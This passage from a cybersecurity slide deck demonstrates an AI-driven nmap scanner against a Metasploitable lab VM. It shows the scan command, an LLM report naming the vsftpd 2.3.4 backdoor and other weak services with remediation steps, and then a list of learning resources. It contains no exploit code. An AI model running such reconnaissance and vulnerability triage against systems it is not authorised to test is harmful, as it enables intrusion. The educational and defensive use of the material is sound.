- **Reason:** It feeds the raw output to an LLM which correlates versions against a database of known vulnerabilities (CVEs).
- **Action:** It generates a tactical report with severity ratings and the exact exploit commands needed to verify the threat.



Technology Stack



AI-Powered Nmap Scanner (Target)

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fc:2a:bb
          inet addr:192.168.1.108  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefc:2abb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:394 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:57324 (55.9 KB)  TX bytes:10481 (10.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)
```

AI-Powered Nmap Scanner (Results1)

```
PS F:\CYBER SECURITY 101> python nmap_ai.py 192.168.1.108 -A --mode cloud --model deepseek-v3.1:671b
```

 AI-Powered Nmap Scanner v3.1

 Platform: WIN32

 AI Mode: CLOUD

 Model: deepseek-v3.1:671b

 Endpoint: <https://ollama.com>

 Target: 192.168.1.108

=====

 Connecting to Ollama Cloud...

 Authenticated with Ollama Cloud

 Connected to Ollama Cloud

 AI engine initialized

 Target: 192.168.1.108

 Scan Type: quick

 Starting Nmap scan...

 Command: nmap -T4 -F -A -oX - 192.168.1.108

 Scan completed successfully

 Parsing scan results...

 Found 1 host(s)

 Running AI security analysis...

AI-Powered Nmap Scanner (Results2)

```
=====
🛡 AI SECURITY ANALYSIS REPORT
=====
```

```
🔴🔴 Overall Risk: CRITICAL
📊 Total Hosts: 1 (1 up)
```

```
📄 Executive Summary:
  Highly vulnerable Linux system running outdated and insecure services with multiple critical exposures including known exploitable vulnerabilities.
```

```
🎯 Attack Surface Analysis:
  Extremely large attack surface with 18 open ports including multiple high-risk services. Critical vulnerabilities present immediate exploitation risk. System runs outdated Linux kernel and service versions with known exploits. Network exposure is excessive with database services, file sharing, and remote access services all accessible.
```

```
🚨 Critical Findings (4):
1. vsftpd 2.3.4 backdoor vulnerability
2. Samba service with potential exploits
3. Outdated OpenSSH with known vulnerabilities
4. Multiple database services exposed
```

AI-Powered Nmap Scanner (Results3)

Host Assessments:

●● 192.168.1.108
OS: Linux 2.6.9 - 2.6.33
Risk Score: 95/100
Ports: 21/ftp, 22/ssh, 23/telnet, 25/smtp, 53/domain
⚠ Vulnerabilities: 5
●● vsftpd 2.3.4: vsftpd 2.3.4 contains a backdoor that allows remote code execution via a malicious
● Samba 3.0.20-Debian: Outdated Samba version with multiple known vulnerabilities including potential r

💡 Security Recommendations:

1. Immediately patch vsftpd or disable FTP service
2. Upgrade all services to current versions
3. Disable unnecessary services (telnet, VNC, X11)
4. Implement firewall rules to restrict service access
5. Upgrade operating system kernel

=====
✅ Complete!

Examples of Tools Using AI LLMs




Scapyfy



TwinSanity Recon

The future ?


The real world requires from you to have basic or enough knowledge about the new technology to understand the new types of attacks or techniques

The background features a series of vertical stripes in a dark gray color. Overlaid on these stripes are several large, light gray diamond shapes that point to the right, creating a geometric pattern.

Its only depends on your goal and abilities to handle the problems

Resources

Resources



Windows Internals

Part 1

System architecture, processes, threads, memory management, and more

Professional




Microsoft




7

SEVENTH EDITION




Pavel Yosifovich
Alex Ionescu
Mark E. Russinovich
David A. Solomon



Resources



Resources



Resources

SANS




**MALDEV
ACADEMY**

VOLATILITY³



**TCM
SECURITY**





**CYBER
STATION**

Telegram Channel

Telegram account



YouTube Channel



GitHub Account



Medium Account



The image features a stylized globe centered in the background. The globe is split vertically down the middle. The left half is a vibrant blue, and the right half is a fiery red. The globe's surface is textured with what appears to be satellite imagery or a digital map. Overlaid on the center of the globe is the text "THANK YOU" in a bold, sans-serif font. The word "THANK" is colored red, and the word "YOU" is colored blue, creating a visual balance with the globe's color scheme. The background of the entire image is black, with numerous thin, diagonal streaks of blue and red light, giving it a high-tech, digital, or cosmic feel.

THANK YOU